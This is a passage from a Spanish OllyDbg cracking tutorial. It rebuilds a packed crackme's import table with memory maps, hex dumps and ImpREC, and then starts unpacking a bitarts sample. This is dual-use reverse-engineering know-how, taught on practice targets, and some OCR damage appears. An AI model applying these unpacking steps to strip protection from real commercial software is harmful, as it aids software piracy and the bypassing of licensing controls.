7C801000	00082000	kernel32	.text	code,import	Imag	R	RWE
7C883000	00005000	kernel32	.data	data	Imag	R	RWE
7C88[illegible]00	00073000	kernel32	.rsrc	resources	Imag	R	RWE
7C8FB[illegible]00	00006000	kernel32	.reloc	relocations	Imag	R	RWE
7C910000	00001000	ntdll		PE header	Imag	R	RWE
7C911000	0007B000	ntdll	.text	code,export	Imag	R	RWE
7C98C000	00005000	ntdll	.data	data	Imag	R	RWE
7C991000	00032000	ntdll	.rsrc	resources	Imag	R	RWE
7C9C3000	00003000	ntdll	.reloc	relocations	Imag	R	RWE
7F6F0000	00007000				Map	R E	R E
7FFB0000	00024000				Map	R	R
7FFDD000	00001000			data block	Priv	RW	RW
7FFDE000	00001000				Priv	RW	RW
7FFE0000	00001000				Priv	R	R

Todas caen dentro de dicha seccion, por lo cual vemos que son las entradas que corresponden a Kernel32.dll ya que apuntan a su seccion CODE.

Alli mismo podemos ver el final de la IAT ya que debajo de 401218 no hay mas nada, asi que el final de la iat es 401218, ahora nos queda hallar el inicio.

```
Address   Hex dump                                          ASCII
004011D4  22 11 00 00 30 11 00 00 3E 11 00 00 4C 11 00 00  "◄..0◄..>◄..L◄..
004011E4  58 11 00 00 00 00 00 00 A2 CA 81 7C 37 97 80 7C  X◄.....ó╩ü|7ùÇ|
004011F4  29 B5 80 7C 2D FF 80 7C 2F FE 80 7C D4 05 92 7C  )µÇ|- Ç|/■Ç|È♣Æ|
00401204  AE 30 82 7C 29 29 81 7C 10 11 81 7C 3D 04 92 7C  «0é|))ü|►◄ü|=♦Æ|
00401214  B9 8F 83 7C 00 00 00 00 00 00 00 00 00 00 00 00  ╣Åâ|............
00401224  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401234  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401244  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401254  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


Vemos la separacion de ceros y antes otro grupo de entradas.

```
Address   Hex dump                                          ASCII
00401194  AC 1[illegible] 00 00 00 00 00 00 03 EB D1 77 ED E5 D1 77  ¼►......♥ÜÐwÝõÐw
004011A4  D4 B6 D[illegible]7 EA 04 D5 77 E9 11 D3 77 92 0A D2 77  ÈÂÐwÜ♦'wÜ◄ÉwÉ.Éw
004011B4  F3 0D D[illegible]7 00 00 00 00 C2 10 00 00 D0 10 00 00  ¾.Éw....┬►..ð►..
004011C4  E6 10 00 00 FA 10 00 00 08 11 00 00 16 11 00 00  µ►..·►..◘◄...▬◄..
004011D4  22 11 00 00 30 11 00 00 3E 11 00 00 4C 11 00 00  "◄..0◄..>◄..L◄..
004011E4  58 11 00 00 00 [illegible] 00 00 A2 CA 81 7C 37 97 80 7C  X◄.....ó╩ü|7ùÇ|
004011F4  29 B5 80 7C 2D [illegible] 80 7C 2F FE 80 7C D4 05 92 7C  )µÇ|- Ç|/■Ç|È♣Æ|
00401204  AE 30 82 7C 29 29 [illegible] 7C 10 11 81 7C 3D 04 92 7C  «0é|))ü|►◄ü|=♦Æ|
00401214  B9 8F 83 7C 00 00 00 00 00 00 00 00 00 00 00 00  ╣Åâ|............
00401224  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401234  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401244  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Que son exactamente estas entradas, vemos que en las direcciones adonde apuntan (10xx o 11xx) no hay dlls ni nada ya que la mas baja direccion en el mapa de memoria es 10000.

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00001000				Priv	RW	RW	
00020000	00001000				Priv	RW	RW	
00127000	00001000				Priv	RW Gua	RW	
00128000	00008000			stack of ma	Priv	RW Gua	RW	
00130000	00002000				Priv	RWE	RWE	
00140000	00003000				Map	R	R	
00150000	00003000				Priv	RW	RW	
00250000	00006000				Priv	RW	RW	
00260000	00003000				Map	RW	RW	
00270000	00016000				Map	R	R	\Device\Harddis
00290000	0003D000				Map	R	R	\Device\Harddis
002D0000	00041000				Map	R	R	\Device\Harddis
00320000	00006000				Map	R	R	\Device\Harddis
00330000	00041000				Map	R	R	
00380000	00001000				Priv	RWE	RWE	
00390000	00001000				Priv	RWE	RWE	
003A0000	00001000				Priv	RW	RW	
003B0000	00001000				Priv	RW	RW	
00400000	00001000	UnPackMe		PE header	Imag	R	RWE	
00401000	00001000	UnPackMe	.idata		Imag	R	RWE	
00402000	00002000	UnPackMe	.rsrc	resources	Imag	R	RWE	
00404000	00002000	UnPackMe	.text	code	Imag	R	RWE	
00406000	00001000	UnPackMe	.data	code,data	Imag	R	RWE	
00407000	00009000	UnPackMe	.bss	code	Imag	R	RWE	
00410000	00001000	UnPackMe	IMPORTS	code	Imag	R	RWE	
00411000	00003000	UnPackMe	.teddy	SFX,imports	Imag	R	RWE	
00414000	00001000	UnPackMe	.adata		Imag	R	RWE	
00420000	0000A000				Map	R E	R E	
004E0000	00002000				Map	R E	R E	
004F0000	00103000				Map	R	R	
00600000	0013B000				Map	R E	R E	

Asi que estas entradas ya que no van ni a una dll, ni a una seccion real, ya que podrian apuntar a alguna seccion creada por el packer, lo cual no es este caso, son basura metida para molestar ya veremos lo que hacemos con ellas, ahora sigamos subiendo.





Vemos que entre ceros hay otro grupo de entradas que apuntan a direcciones 77Dxxxxx veamos en el mapa de memoria a que dll pertenecen.

004E0000	00002000				Map	R E	R E
004F0000	00103000				Map	R	R
00600000	0013B000				Map	R E	R E
77D10000	00001000	user32		PE header	Imag	R	RWE
77D11000	0005F000	user32	.text	code,import	Imag	R	RWE
77D70000	00002000	user32	.data	data	Imag	R	RWE
77D72000	0002B000	user32	.rsrc	resources	Imag	R	RWE
77D9D000	00003000	user32	.reloc	relocations	Imag	R	RWE
77EF0000	00001000	GDI32		PE header	Imag	R	RWE
77EF1000	00042000	GDI32	.text	code,import	Imag	R	RWE
77F33000	00001000	GDI32	.data	data	Imag	R	RWE
77F34000	00001000	GDI32	.rsrc	resources	Imag	R	RWE
77F35000	00002000	GDI32	.reloc	relocations	Imag	R	RWE
7C800000	00001000	kernel32		PE header	Imag	R	RWE
7C801000	00082000	kernel32	.text	code,import	Imag	R	RWE
7C883000	00005000	kernel32	.data	data	Imag	R	RWE
7C888000	00073000	kernel32	.rsrc	resources	Imag	R	RWE
7C8FB000	00006000	kernel32	.reloc	relocations	Imag	R	RWE
7C910000	00001000	ntdll		PE header	Imag	R	RWE
7C911000	0007B000	ntdll	.text	code,export	Imag	R	RWE
7C98C000	00005000	ntdll	.data	data	Imag	R	RWE
7C991000	00032000	ntdll	.rsrc	resources	Imag	R	RWE
7C9C3000	00003000	ntdll	.reloc	relocations	Imag	R	RWE
7F6F0000	00007000				Map	R E	R E
7FFB0000	00024000				Map	R	R
7FFDD000	00001000			data block	Priv	RW	RW
7FFDE000	00001000				Priv	RW	RW
7FFE0000	00001000				Priv	R	R

Vemos que pertenecen a la User32.dll


Tambien vemos que hay mas dlls en el mapa de memoria como GDI32 y Ntdll las cuales pueden haber sido cargadas por el packer para su uso, y no la usa el programa, para verificar esto, hagamos en el mismo listado SEARCH FOR – ALL INTERMODULAR CALLS.






Vemos que hay llamadas a 3 dll, las dos que hallamos y falta arreglar la Ntdll ya que hay llamados a la misma, veamos.

Si vamos a los calls de esas dll por ejemplo.



Vemos que la entrada esta en 401200 o sea que esta mezclada con las de kernel32.dll



Lo mismo la otra de dicha dll esta tambien mezclada con las de kernel32.dll no nos dimos cuenta por la proximidad de las secciones code de ambas pero es asi.

```
00404666  .  B8 10F04000   MOV EAX,40F010
0040466B  .  FF30          PUSH DWORD PTR DS:[EAX]
0040466D  .  FF15 1012400  CALL DWORD PTR DS:[401210]        ntdll.RtlFreeHeap
00404673  .  89C2          MOV EDX,EAX
00404675  .  5E            POP ESI
00404676  .  8916          MOV DWORD PTR DS:[ESI],EDX
```

```
Address   Hex dump                                          ASCII
004011E0  4C 11 00 00 58 11 00 00 00 00 00 00 A2 CA 81 7C  L◄..X◄......ó╩ü│
004011F0  37 97 80 7C 29 B5 80 7C 2D FF 80 7C 2F FE 80 7C  7ùÇ│)µÇ│- Ç│/■Ç│
00401200  D4 05 92 7C AE 30 82 7C 29 29 81 7C 10 11 81 7C  ╔♣Æ│«0é│))ü│►◄ü│
00401210  3D 04 92 7C B9 8F 83 7C 00 00 00 00 00 00 00 00  ═♦Æ│╣Åâ│........
00401220  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401230  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Bueno vemos algunos problemas en esto de cualquier forma el inicio de la IAT, es el que abarca todas las entradas asi que

```
Address   Hex dump                                          ASCII
0040118C  80 10 00 00 94 10 00 00 AC 10 00 00 00 00 00 00  Ç►..ö►..¼►......
0040119C  03 EB D1 77 ED E5 D1 77 D4 B6 D1 77 EA 04 D5 77  ♥ÜÐwÿõÐwÊÂÐwÜ◆'w
004011AC  E9 11 D3 77 92 0A D2 77 F3 0D D2 77 00 00 00 00  ü◄ËwÆ.ÊwÿÒ.Êw....
004011BC  C2 10 00 00 D0 10 00 00 E6 10 00 00 FA 10 00 00  ┬►..ŝ►..µ►..·►..
004011CC  08 11 00 00 16 11 00 00 22 11 00 00 30 11 00 00  ◘◄..▬◄.."◄..0◄..
004011DC  3E 11 00 00 4C 11 00 00 58 11 00 00 00 00 00 00  >◄..L◄..X◄......
004011EC  A2 CA 81 7C 37 97 80 7C 29 B5 80 7C 2D FF 80 7C  ó╩ü│7ùÇ│)µÇ│- Ç│
004011FC  2F FE 80 7C D4 05 92 7C AE 30 82 7C 29 29 81 7C  /■Ç│╔♣Æ│«0é│))ü│
0040120C  10 11 81 7C 3D 04 92 7C B9 8F 83 7C 00 00 00 00  ►◄ü│═♦Æ│╣Åâ│....
0040121C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040122C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040123C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

El inicio de la Iat es 40119C lo que concuerda con el menor valor hallado en la tabla de saltos.


```
00410000  .- FF25 EC11400  JMP DWORD PTR DS:[4011EC]   kernel32.ExitProcess
00410006  .- FF25 F411400  JMP DWORD PTR DS:[4011F4]   kernel32.GetModuleHandleA
0041000C  .- FF25 9C11400  JMP DWORD PTR DS:[40119C]   user32.CallNextHookEx
00410012  .- FF25 F011400  JMP DWORD PTR DS:[4011F0]   kernel32.GetCurrentThreadId
00410018  .- FF25 A011400  JMP DWORD PTR DS:[4011A0]   user32.GetDesktopWindow
0041001E  .- FF25 A411400  JMP DWORD PTR DS:[4011A4]   user32.GetWindowRect
00410024  .- FF25 0012400  JMP DWORD PTR DS:[401200]   ntdll.RtlAllocateHeap
0041002A  .- FF25 0412400  JMP DWORD PTR DS:[401204]   kernel32.HeapCompact
00410030  .- FF25 0812400  JMP DWORD PTR DS:[401208]   kernel32.HeapCreate
00410036  .- FF25 0C12400  JMP DWORD PTR DS:[40120C]   kernel32.HeapDestroy
0041003C  .- FF25 1012400  JMP DWORD PTR DS:[401210]   ntdll.RtlFreeHeap
00410042  .- FF25 A811400  JMP DWORD PTR DS:[4011A8]   user32.MessageBoxA
00410048  .- FF25 AC11400  JMP DWORD PTR DS:[4011AC]   user32.SetWindowsHookExA
0041004E  .- FF25 B011400  JMP DWORD PTR DS:[4011B0]   user32.SystemParametersInfoA
00410054  .- FF25 B411400  JMP DWORD PTR DS:[4011B4]   user32.UnhookWindowsHookEx
0041005A  .- FF25 1412400  JMP DWORD PTR DS:[401214]   kernel32.lstrcatA
00410060  .- FF25 F811400  JMP DWORD PTR DS:[4011F8]   kernel32.GlobalAlloc
00410066  .- FF25 FC11400  JMP DWORD PTR DS:[4011FC]   kernel32.GlobalFree
0041006C     00            DB 00
```

Vemos que es el mas pequeño de todos estos valores, asi que ya tenemos


OEP=4000
RVA o INICIO DE LA IAT=119C
LARGO= FINAL MENOS INICIO= 401218-40119c = 7C

```
040130C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
ommanc  401218-40119c        HEX: 7C - DEC: 124 - ASCII: |
```


Pongamos estos valores en el IMP REC a ver que pasa, veamos que paso con las dos entradas que estaban mezcladas de la ntdll con las de kernel32.



Vemos la parte que dice NO que corresponde a las entradas basura, y abajo vemos que solo tiene entradas para kernel32, si miramos las entradas raras que correspondian a 401200 y 401210, vemos que




La reemplazo por las similares correspondientes a kernel32.dll y nos dijo algo de esto?




Vemos que si que nos aviso en el log que esas entradas son similares a las de kernel32.dll y seguro cambiadas por el packer para molestar y complicar las cosas.


Bueno entonces solo tenemos que quitar la basura de en medio ya que verificamos que esas entradas que dicen NO, son basura, para verificarlo aquí vayamos a una de ellas.




Marco la primera y hago click derecho- DISASSEMBLE-HEX VIEW




Alli vemos que no cae en ningun lugar que exista, asi que marcamos todas las entradas basura.




Apretando SHOW INVALID y alli las tenemos a todas marcadas ahora hacemos click derecho CUT THUNKS.





Con lo cual las anulamos a todas esas entradas para que al arrancar el sistema no de error tratando de arrancar apis inexistentes.

Ahora si, apreto FIX DUMP ya que tengo todas las entradas marcadas como YES o sea validas.



y me crea el dumpaspack_.exe el archivo que supuestamente ya estaria reparado, veamos ejecutemoslo.

Y si funciona perfectamente por lo cual terminamos con el segundo packer para ir aumentando la dificultad progresivamente y muy levemente.

Hasta la parte 36 con otro packer
Ricardo Narvaja.

INTRODUCCION AL CRACKING EN OLLYDBG PARTE 36

Seguimos aumentando muy suavemente la dificultad en los packers que vamos viendo, en esta entrega veremos dos desempacados, el crunch o bitarts 5.0 y el telock 0.98, que nos servira para introducirlos en el tema de las entradas de la IAT redireccionadas, ambos unpackmes estan adjuntos a este tutorial, por lo que no hay problemas para obtenerlos.

Empezaremos con el mas sencillo con el BITARTS lo arrancamos en OLLYDBG.

```
File  View  Debug  Plugins  Options  Window  Help

0046B000  $v EB 15        JMP SHORT 0046B017          bitarts_.0046B017
0046B002     03           DB 03
0046B003     00           DB 00
0046B004     00           DB 00
0046B005  .  0006         ADD BYTE PTR DS:[ESI],AL
0046B007  .  0000         ADD BYTE PTR DS:[EAX],AL
0046B009  ?  0000         ADD BYTE PTR DS:[EAX],AL
0046B00B  .  0000         ADD BYTE PTR DS:[EAX],AL
0046B00D  .  0000         ADD BYTE PTR DS:[EAX],AL
0046B00F  .  0000         ADD BYTE PTR DS:[EAX],AL
0046B011  .  0068 00      ADD BYTE PTR DS:[EAX],CH
0046B014  ?  0000         ADD BYTE PTR DS:[EAX],AL
0046B016  ?  0055 E8      ADD BYTE PTR SS:[EBP-18],DL
0046B019  ?  0000         ADD BYTE PTR DS:[EAX],AL
0046B01B  ?  0000         ADD BYTE PTR DS:[EAX],AL
0046B01D  $  5D           POP EBP
0046B01E  .  81ED 1D00000 SUB EBP,1D
0046B024  .  8BC5         MOV EAX,EBP
0046B026  .  55           PUSH EBP
```


Vemos que no hay un PUSHAD inicial, asi que traceemos un poco con f7.

```
0046B017  >  55           PUSH EBP
0046B018  .  E8 00000000  CALL 0046B01D               bitarts_.0046B01D
0046B01D  $  5D           POP EBP
0046B01E  .  81ED 1D00000 SUB EBP,1D
0046B024  .  8BC5         MOV EAX,EBP
0046B026  .  55           PUSH EBP
0046B027  .  60           PUSHAD
0046B028  .  9C           PUSHFD
0046B029  .  2B85 FC07000 SUB EAX,DWORD PTR SS:[EBP+7FC]
0046B02F  .  8985 E807000 MOV DWORD PTR SS:[EBP+7E8],EAX
```


Vemos que ahi llega a un PUSHAD asi que pasemoslo con f7 y hagamos ESP- FOLLOW IN DUMP.

```
ECX 0012FFB0
EDX 7C91EB94 ntdll.KiFastSystem
EBX 7FFDF000
ESP 0012FF9C
EBP 0046B000
ESI FFFFFFFF
EDI 7C920738
EIP 0046B028
C 0  ES 0023
P 1  CS 001B
A 0  SS 0023
Z 0  DS 0023
S 0  FS 003B
T 0  GS 0000
D 0
O 0  LastErr
EFL 00000206
ST0 empty -U
ST1 empty 0.
ST2 empty 0.

Increment
Decrement
Zero
Set to 1
Modify
Copy selection to cli
Copy all registers to
Follow in Dump
Follow in Stack
```


Y pongo un Hardware Breakpoint on access en los primeros bytes.



Ahora apreto f9 y despues que pasa alguna que otra excepcion, para por el Hardware Breakpoint.

